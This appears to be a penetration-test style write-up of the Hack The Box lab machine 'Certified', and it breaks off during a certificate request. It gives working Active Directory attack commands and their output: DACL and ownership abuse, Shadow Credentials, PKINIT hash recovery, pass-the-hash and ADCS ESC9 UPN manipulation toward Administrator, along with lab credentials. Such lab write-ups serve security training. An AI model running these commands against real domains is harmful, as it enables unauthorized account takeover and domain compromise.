Certified

Certified HTB

Cover

Target: HTB Machine “Certified” **Client:** HTB (Fictitious) **Engagement Date:** Jun 2025
Report Version: 1.0

Prepared by: Jonas Fernandez

1. Introduction

Objective of the Engagement

The objective of this assessment was to conduct a comprehensive security evaluation of a Windows-based Active Directory environment and its associated services. Our engagement focused on identifying and exploiting misconfigurations in Active Directory Certificate Services (ADCS) and the Public Key Infrastructure (PKI), as well as uncovering critical permission vulnerabilities that allowed us to escalate privileges and ultimately impersonate high-level accounts. This exercise demonstrates how attackers can chain weaknesses—from credential harvesting and user enumeration to abuse of certificate enrollment—to achieve complete control over the Domain Controller.

Scope of Assessment

- **Network Reconnaissance:** We began by confirming host availability using ICMP, with TTL values indicating a Windows environment. Further network scans revealed essential services such as LDAP, Kerberos, RPC, and ADCS operating on the Domain Controller.
- **Service Discovery & Credential Enumeration:** Using tools such as Nmap, Netexec, and SMB enumeration utilities, we identified key open ports and enumerated user accounts throughout the domain. Initial credentials (judith.mader/ judith09) allowed us to

map out user relationships and critical permissions—discovering, for example, that certain accounts held WriteOwner and GenericAll rights over other sensitive entities.

- **Active Directory Enumeration & Analysis:** BloodHound and additional LDAP queries were employed to visualize the domain structure and delineate privilege relationships. This comprehensive mapping revealed vulnerable certificate templates and permission assignments that could be abused for credential manipulation.
- **Certificate-Based Privilege Escalation:** By exploiting misconfigurations in the ADCS environment, we leveraged tools such as Certipy, PyWhisker, and PKINITtools to issue certificates on behalf of privileged accounts. This involved changing account attributes (like UPN modifications) and requesting certificate enrollments under elevated identities. Using the forged certificate, we authenticated to the Domain Controller via the PKINIT extension in Kerberos, obtaining a TGT and eventually the NT hash for the Administrator account.

Ethics & Compliance

All testing activities were conducted in strict adherence to the pre-approved rules of engagement. Our methodologies ensured that normal operations remained uninterrupted throughout the assessment. The detailed findings provided in this report are strictly confidential and have been shared solely with authorized stakeholders to facilitate prompt and effective remediation.

This revised template reflects our specific assessment scenario and methodologies, emphasizing the exploitation of ADCS misconfigurations and the subsequent certificate-based privilege escalation.

Methodology

Initial Credentials Provided

For the penetration test, the following credentials were provided as the starting point:

```
User:judith.mader
Password: judith09
```

Identification of the Target Operating System

Using the command below, an ICMP echo request was sent to the target IP address:

```
ping -c 1 10.129.231.186
```

The response received was as follows:

```
PING 10.129.231.186 (10.129.231.186) 56(84) bytes of data.
64 bytes from 10.129.231.186: icmp_seq=1 ttl=127 time=55.0 ms

--- 10.129.231.186 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 54.991/54.991/54.991/0.000 ms
```

The Time To Live (TTL) value of **127** is indicative of a Windows operating system. This value suggests that the target host is likely running Windows, based on its default TTL settings.

Nmap Port Scan Summary

A comprehensive TCP full-port scan was conducted on the target host (10.129.231.186) using the following command:

```
kali@kali ~/workspace/Certified/nmap [14:35:22] $ sudo nmap -sS -Pn -n -p-
--open --min-rate 5000  10.129.231.186  -oG CertifiedPorts
[sudo] password for kali:
Sorry, try again.
[sudo] password for kali:
Sorry, try again.
[sudo] password for kali:
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-23 14:41 EDT
Nmap scan report for 10.129.231.186
Host is up (0.036s latency).
Not shown: 65515 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-
ratelimit
PORT      STATE SERVICE
53/tcp    open  domain
88/tcp    open  kerberos-sec
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
389/tcp   open  ldap
445/tcp   open  microsoft-ds
464/tcp   open  kpasswd5
593/tcp   open  http-rpc-epmap
636/tcp   open  ldapssl
3268/tcp  open  globalcatLDAP
3269/tcp  open  globalcatLDAPssl
5985/tcp  open  wsman
```

```
9389/tcp  open  adws
49667/tcp open  unknown
49685/tcp open  unknown
49686/tcp open  unknown
49687/tcp open  unknown
49716/tcp open  unknown
49737/tcp open  unknown
49772/tcp open  unknown
```

Nmap Service Scan Summary

```
kali@kali ~/workspace/Certified/nmap [14:43:56] $ sudo nmap -sVC -p
53,88,135,139,389,445,464,593,636,3268,3269,5985,9389,49667,49685,49686,49
687,49716,49737,49772 10.129.231.186 -oN CertifiedServices
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-23 14:44 EDT
Nmap scan report for 10.129.231.186
Host is up (0.036s latency).
PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Simple DNS Plus
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time:
2025-06-24 01:44:53Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP
(Domain: certified.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject:
| Subject Alternative Name: DNS:DC01.certified.htb, DNS:certified.htb,
DNS:CERTIFIED
| Not valid before: 2025-06-11T21:05:29
|_Not valid after:  2105-05-23T21:05:29
|_ssl-date: 2025-06-24T01:46:25+00:00; +7h00m03s from scanner time.
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  ssl/ldap      Microsoft Windows Active Directory LDAP
(Domain: certified.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject:
| Subject Alternative Name: DNS:DC01.certified.htb, DNS:certified.htb,
DNS:CERTIFIED
| Not valid before: 2025-06-11T21:05:29
|_Not valid after:  2105-05-23T21:05:29
```

```
|_ssl-date: 2025-06-24T01:46:25+00:00; +7h00m03s from scanner time.
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP
(Domain: certified.htb0., Site: Default-First-Site-Name)
|_ssl-date: 2025-06-24T01:46:25+00:00; +7h00m03s from scanner time.
| ssl-cert: Subject:
| Subject Alternative Name: DNS:DC01.certified.htb, DNS:certified.htb,
DNS:CERTIFIED
| Not valid before: 2025-06-11T21:05:29
|_Not valid after:  2105-05-23T21:05:29
3269/tcp  open  ssl/ldap      Microsoft Windows Active Directory LDAP
(Domain: certified.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject:
| Subject Alternative Name: DNS:DC01.certified.htb, DNS:certified.htb,
DNS:CERTIFIED
| Not valid before: 2025-06-11T21:05:29
|_Not valid after:  2105-05-23T21:05:29
|_ssl-date: 2025-06-24T01:46:25+00:00; +7h00m03s from scanner time.
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
9389/tcp  open  mc-nmf        .NET Message Framing
49667/tcp open  msrpc         Microsoft Windows RPC
49685/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
49686/tcp open  msrpc         Microsoft Windows RPC
49687/tcp open  msrpc         Microsoft Windows RPC
49716/tcp open  msrpc         Microsoft Windows RPC
49737/tcp open  msrpc         Microsoft Windows RPC
49772/tcp open  msrpc         Microsoft Windows RPC
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required
|_clock-skew: mean: 7h00m02s, deviation: 0s, median: 7h00m02s
| smb2-time:
|   date: 2025-06-24T01:45:45
|_  start_date: N/A

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 98.72 seconds
```

- **Service Info:** The target is identified with the hostname "DC01" and running a Microsoft Windows operating system (CPE: cpe:/o:microsoft:windows).
- **SMB and Time Synchronization:** Host script results indicate that SMB2 message signing is enabled and required. A clock skew of roughly 7 hours was detected, and the reported SMB2 time is *2025-06-24T01:45:45*.

These findings, especially the presence of services such as Kerberos, LDAP, and Active Directory Web Services on designated ports, strongly indicate that the target is functioning as a Domain Controller.

Updating the Hosts File

To ensure proper domain resolution during testing, the following entry was added to the `/etc/hosts` file:

```
...SNIP...

10.129.231.186   DC01  certified.htb  DC01.certified.htb
```

This configuration allows the domain names used in the engagement (e.g., `certified.htb` and `DC01.certified.htb`) to resolve correctly to the target IP address, streamlining subsequent testing activities.

Enumerated Users via SMB

```
kali@kali ~/workspace/Certified/nmap [14:56:04] $ nxc smb 10.129.231.186 -
u judith.mader -p judith09  -d certified.htb --users
SMB         10.129.231.186  445    DC01             [*] Windows 10 /
Server 2019 Build 17763 x64 (name:DC01) (domain:certified.htb)
(signing:True) (SMBv1:False)
SMB         10.129.231.186  445    DC01             [+]
certified.htb\judith.mader:judith09
SMB         10.129.231.186  445    DC01             -Username-
-Last PW Set-       -BadPW- -Description-
SMB         10.129.231.186  445    DC01             Administrator
2024-05-13 14:53:16 0       Built-in account for administering the
computer/domain
SMB         10.129.231.186  445    DC01             Guest
<never>             0       Built-in account for guest access to the
computer/domain
SMB         10.129.231.186  445    DC01             krbtgt
2024-05-13 15:02:51 0       Key Distribution Center Service Account
SMB         10.129.231.186  445    DC01             judith.mader
```

```
2024-05-14 19:22:11 0
SMB         10.129.231.186  445    DC01             management_svc
2024-05-13 15:30:51 0
SMB         10.129.231.186  445    DC01             ca_operator
2024-05-13 15:32:03 0
SMB         10.129.231.186  445    DC01             alexander.huges
2024-05-14 16:39:08 0
SMB         10.129.231.186  445    DC01             harry.wilson
2024-05-14 16:39:37 0
SMB         10.129.231.186  445    DC01             gregory.cameron
2024-05-14 16:40:05 0
SMB         10.129.231.186  445    DC01             [*] Enumerated 9 local
users: CERTIFIED
```

Commentary:

- The command was executed using the credentials of `judith.mader` (password: judith09) in the `certified.htb` domain.
- The output confirms the target host (DC01), running Windows 10 / Server 2019 Build 17763 x64.
- In total, 9 local user accounts were enumerated in the CERTIFIED domain.

This raw output provides evidence of successful SMB enumeration and is critical for identifying legitimate and system accounts for further testing.

BloodHound-Python

Below is the raw output from running BloodHound-Python (legacy version) followed by brief commentary:

```
bloodhound-python -d certified.htb -u 'judith.mader' -p 'judith09' -dc
'dc01.certified.htb' -c all -ns 10.129.231.186
INFO: BloodHound.py for BloodHound LEGACY (BloodHound 4.2 and 4.3)
INFO: Found AD domain: certified.htb
INFO: Getting TGT for user
INFO: Connecting to LDAP server: dc01.certified.htb
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 1 computers
INFO: Connecting to LDAP server: dc01.certified.htb
INFO: Found 10 users
INFO: Found 53 groups
INFO: Found 2 gpos
```

```
INFO: Found 1 ous
INFO: Found 19 containers
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: DC01.certified.htb
INFO: Done in 00M 08S
```


Commentary:

- **Tool Version:** The output indicates that BloodHound-Python for BloodHound LEGACY (compatible with BloodHound 4.2 and 4.3) is being used.
- **Active Directory Discovery:** The tool successfully discovered the AD domain "certified.htb" and connected to the LDAP server on `dc01.certified.htb`.
- **Data Enumeration:**
  - It enumerated 1 domain (with a single domain in the forest) and 1 computer (the domain controller).
  - Further, it enumerated 10 users, 53 groups, 2 Group Policy Objects (GPOs), 1 Organizational Unit (OU), 19 containers, and confirmed that no trusts were found.
- **Computer Enumeration:** The process included a computer enumeration step using 10 threads, and it completed in 8 seconds.

This output verifies that the AD environment has been successfully mapped and provides useful information for further analysis and potential exploitation.

Exported Data Analysis

Upon exporting the BloodHound data, it was observed that the user judith.mader possesses **WriteOwner** permissions over the **management** group. This misconfiguration is significant as it may allow the user to alter ownership settings on the group, potentially enabling privilege escalation. The screenshot below visually confirms this finding:



Changing Object Ownership

To change the ownership of a target object (in this case, the **management** group), Impacket's `owneredit` example script can be used. (Refer to the "grant ownership" reference for the exact link.)

```
sudo impacket-owneredit -action write -new-owner 'judith.mader' -target
'management' 'certified.htb/judith.mader:judith09' -dc-ip 10.129.171.167
```

Commentary: This command assigns the ownership of the **management** group to the user judith.mader Having WriteOwner permission can be leveraged to alter other permissions on the object.

Modifying the Rights

Once ownership is established, the next step is to abuse that ownership by granting yourself the **AddMember** privilege on the group. Impacket's `dacledit` utility can be utilized for this purpose. (See the "grant rights" reference for the direct link.)

Searching for the Correct Group Name

Before applying the rights modification, the exact distinguished name (DN) of the target group is determined using an LDAP search:

```
ldapsearch -x -H ldap://10.129.171.167 -D 'judith.mader@certified.htb' -w
judith09 -b "DC=certified,DC=htb" "(sAMAccountName=Management)"
distinguishedName
```

The result of the search is:

```
CN=Management,CN=Users,DC=certified,DC=htb
```

Payload for Rights Modification

Now, use `impacket-dacledit` to grant the **WriteMembers** right to judith.mader

```
sudo impacket-dacledit -action write -rights WriteMembers -principal
'judith.mader' -target-dn 'CN=Management,CN=Users,DC=certified,DC=htb'
'certified.htb/judith.mader:judith09' -dc-ip 10.129.171.167
```

Commentary: By injecting the **WriteMembers** right, the user judith.mader gains the ability to add members to the **Management** group, which is a critical step for privilege escalation.

Adding to the Group

With the necessary rights in place, the next step is to add a user to the target group. This can be accomplished using Samba's `net rpc` tool. The required credentials are supplied directly within the command.

```
net rpc group addmem "Management" "judith.mader" -U
"certified.htb"/"judith.mader"%"judith09" -S "dc01.certified.htb"
```

Commentary: This command adds judith.mader to the **Management** group using the appropriate domain credentials.

Verifying Group Membership

Finally, to confirm that the addition was successful, verify the members of the **Management** group with:

```
net rpc group members "Management" -U
"certified.htb"/"judith.mader"%"judith09" -S "dc01.certified.htb"
```


The output confirms the following members:

```
CERTIFIED\judith.mader
CERTIFIED\management_svc
```

Commentary: The presence of judith.mader as a member of the **Management** group indicates that the privilege escalation via group membership was successful.

Escalating Privileges: Leveraging Generic Write over Management_svc

Now that we have taken ownership of the target group and obtained write privileges, the next step is to exploit our generic write access over the **Management_svc** account. The attached screenshot confirms that we have this privilege:



Commentary: This generic write permission over **Management_svc** can be leveraged in subsequent steps to further escalate privileges within the environment. By modifying attributes or settings on the **Management_svc** account, additional control over the domain may be achieved.

Shadow Credentials attack

```
kali@kali ~/workspace/Certified/scripts [12:32:02] $ faketime 'now +7
hours' certipy-ad shadow auto -username judith.mader@certified.htb -p
judith09 -account management_svc
Certipy v5.0.2 - by Oliver Lyak (ly4k)

[!] DNS resolution failed: The DNS query name does not exist:
CERTIFIED.HTB.
[!] Use -debug to print a stacktrace
[*] Targeting user 'management_svc'
[*] Generating certificate
[*] Certificate generated
[*] Generating Key Credential
[*] Key Credential generated with DeviceID '97b63730-21f3-0201-c414-
6b542acc0252'
[*] Adding Key Credential with device ID '97b63730-21f3-0201-c414-
6b542acc0252' to the Key Credentials for 'management_svc'
[*] Successfully added Key Credential with device ID '97b63730-21f3-0201-
c414-6b542acc0252' to the Key Credentials for 'management_svc'
[*] Authenticating as 'management_svc' with the certificate
[*] Certificate identities:
[*]     No identities found in this certificate
[*] Using principal: 'management_svc@certified.htb'
[*] Trying to get TGT...
```

```
[*] Got TGT
[*] Saving credential cache to 'management_svc.ccache'
[*] Wrote credential cache to 'management_svc.ccache'
[*] Trying to retrieve NT hash for 'management_svc'
[*] Restoring the old Key Credentials for 'management_svc'
[*] Successfully restored the old Key Credentials for 'management_svc'
[*] NT hash for 'management_svc': <REDACTED>
```


Commentary:

- The attack was executed using `certipy-ad shadow auto` in conjunction with the `faketime` utility to simulate a +7 hour time offset.
- The tool generated a certificate and an associated Key Credential (with DeviceID `97b63730-21f3-0201-c414-6b542acc0252`), which was temporarily added to the **management_svc** account.
- Following the addition, the tool authenticated as **management_svc** with the forged certificate and successfully obtained a Ticket Granting Ticket (TGT).
- After saving the credential cache, the NT hash for **management_svc** was retrieved, and the original Key Credential was restored to ensure minimal impact on the environment.

This successful exploitation via Shadow Credentials demonstrates how temporary modification of account attributes can be leveraged to extract sensitive information and escalate privileges within the domain.

Management_svc Can Execute PsRemote on DC01.CERTIFIED.HTB

The **management_svc** account has demonstrated the ability to perform PowerShell remote sessions (PsRemote) on the domain controller (DC01.CERTIFIED.HTB). The attached screenshot confirms that this operation was successful:



To further solidify access, we leveraged pass-the-hash (PTH) to establish an interactive session with the target using Evil-WinRM. The following command was executed:

```
evil-winrm -u management_svc -H <REDACTED>  -i 10.129.171.167
```

This step enabled us to interact with the target system with elevated privileges via a remote PowerShell session.


Graph Query Analysis: User Enumeration and Permission Relationships

By executing the query:

```
MATCH (u:User) RETURN u
```

we explored the user nodes and their relationships within the domain. Notably, the analysis revealed that the **management_svc** account holds *GenericAll* permissions over **ca_operator**, granting it complete control over that account. This elevated level of control is a critical finding, as it represents a significant vector for lateral movement and privilege escalation.

The attached screenshot confirms this relationship:



Getting the Hash of ca_operator and management_svc

Step 1: Exporting a Certificate for CA_OPERATOR

We first leveraged the **pywhisker** tool to impersonate **ca_operator** using the privileges of **management_svc**. The following command was used to add the necessary shadow credentials for **ca_operator**:

```
python3 /opt/AD/pywhisker/pywhisker/pywhisker.py -d "certified.htb" -u
"management_svc" -H '<REDACTED>' --target "ca_operator" --action "add"
```

The output indicated that the tool converted a PEM certificate to a PFX file using cryptography:

```
...SNIP...

[*] Converting PEM -> PFX with cryptography: oisINbVF.pfx
[+] PFX exportiert nach: oisINbVF.pfx
[i] Passwort für PFX: ie5C2hReemBsRuRH6zAm
[+] Saved PFX (#PKCS12) certificate & key at path: oisINbVF.pfx
[*] Must be used with password: ie5C2hReemBsRuRH6zAm
[*] A TGT can now be obtained with https://github.com/dirkjanm/PKINITtools
```

Commentary: This command exported the certificate and key as a PFX file (`oisINbVF.pfx`), secured with the password `ie5C2hReemBsRuRH6zAm` . The certificate is now ready to be used for obtaining a TGT (Ticket Granting Ticket).

Step 2: Obtaining a TGT Using PKINITtools

Next, the gettgtpkinit.py cript from **PKINITtools** was used—with a simulated time offset (+7 hours via `faketime`)—to request a TGT for **ca_operator**:

```
faketime 'now +7 hours' python3 /opt/AD/PKINITtools/gettgtpkinit.py -cert-
pfx oisINbVF.pfx certified.htb/ca_operator -pfx-pass
'ie5C2hReemBsRuRH6zAm' ca_operator.ccache
```

The command executed successfully, and a TGT was generated. The output (truncated) included the key identifier:

```
...SNIP..
   4f4d56a7f3db4c0687491cd9cc6114a32a781deea4099a1d29e304afc73b0be0
INFO:minikerberos:4f4d56a7f3db4c0687491cd9cc6114a32a781deea4099a1d29e304af
c73b0be0
2025-06-25 00:09:01,688 minikerberos INFO     Saved TGT to file
INFO:minikerberos:Saved TGT to file
```

Commentary: This step successfully saved the TGT into the file `ca_operator.ccache` using the exported PFX certificate. The key identifier provided will be used in the next stage to recover the NT hash.

Step 3: Retrieving the NT Hash of CA_OPERATOR

Finally, the getnthash.py script from **PKINITtools** was run (again with a +7 hour time offset) to request the NT hash from the cached TGT:

```
 sudo faketime 'now +7 hours' python3 /opt/AD/PKINITtools/getnthash.py -
key 4f4d56a7f3db4c0687491cd9cc6114a32a781deea4099a1d29e304afc73b0be0
certified.htb/ca_operator
```

The command output was as follows:

```
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Using TGT from cache
[*] Requesting ticket to self with PAC
Recovered NT Hash
<REDACTED>
```

Commentary: This final step successfully recovered the NT hash for **ca_operator** using the TGT obtained earlier. The NT hash has been redacted for security purposes, but it confirms

that our exploitation method was successful.

Privilege Escalation via ADCS Misconfiguration

Service Enumeration with Netexec

We began by using Netexec to enumerate services in the environment. In particular, we focused on ADCS (Active Directory Certificate Service), which we confirmed was running on the Domain Controller. The following output was obtained:

```
nxc ldap certified.htb -u management_svc -H <REDACTED> -M
adcs
<SNIP>
ADCS 10.129.167.49 389 DC01 Found PKI Enrollment Server:
DC01.certified.htb
ADCS 10.129.167.49 389 DC01 Found CN: certified-DC01-C
```

Commentary: This output confirms that ADCS is active within the environment, with the enrollment server located at DC01.certified.htb

Enumeration of the Certificate Service

The output included the following key details:

```
certipy find -u ca_operator@certified.htb -hashes
<REDACTED> -vulnerable -stdout
<SNIP>
CA Name : certified-DC01-CA
<SNIP>
Certificate Templates
Template Name : CertifiedAuthentication
<SNIP>
Permissions
Enrollment Permissions
Enrollment Rights : CERTIFIED.HTB\operator ca
<SNIP>
[!] Vulnerabilities
ESC9 : 'CERTIFIED.HTB\\operator ca' can enroll
and template has no security extension
```

Commentary: The results reveal that the **CertifiedAuthentication** template is vulnerable. Specifically, the template's certificate name flags (SubjectAltRequireUpn and SubjectRequireDirectoryPath) indicate that it is susceptible to the ESC9 vulnerability. This

vulnerability allows the user **CERTIFIED.HTB\operator ca** to enroll for certificates without the customary security restrictions, providing an unimpeded path for abuse.

Exploitation Strategy

Given the vulnerability in the **CertifiedAuthentication** template, the next phase involves leveraging this misconfiguration. The objective is to change the UPN of the **ca_operator** user from ca_operator to Administrator

Certificate-Based Privilege Escalation

Step 1: Changing the UPN of the Target Account

First, we change the UPN of the **ca_operator** account to **Administrator** using the following command:

```
certipy-ad account update -username management_svc@certified.htb -hashes
<REDACTED> -user ca_operator -upn Administrator
```

This modification sets the stage for enrolling a certificate under a more privileged identifier.

Step 2: Requesting a Certificate for the Modified UPN

Once the UPN is changed, a certificate is requested using the **CertifiedAuthentication** template. Note that the `-ca` and `-template` parameters must be set to the correct values (as discovered via the earlier `certipy find` command). The command executed is:

```
certipy-ad req -username ca_operator@certified.htb -hashes <REDACRED> -ca
certified-DC01-CA -template CertifiedAuthentication
```

The output is as follows:

```
Certipy v5.0.2 - by Oliver Lyak (ly4k)

[!] DNS resolution failed: The DNS query name does not exist:
CERTIFIED.HTB.
[!] Use -debug to print a stacktrace
[*] Requesting certificate via RPC
[*] Request ID is 9
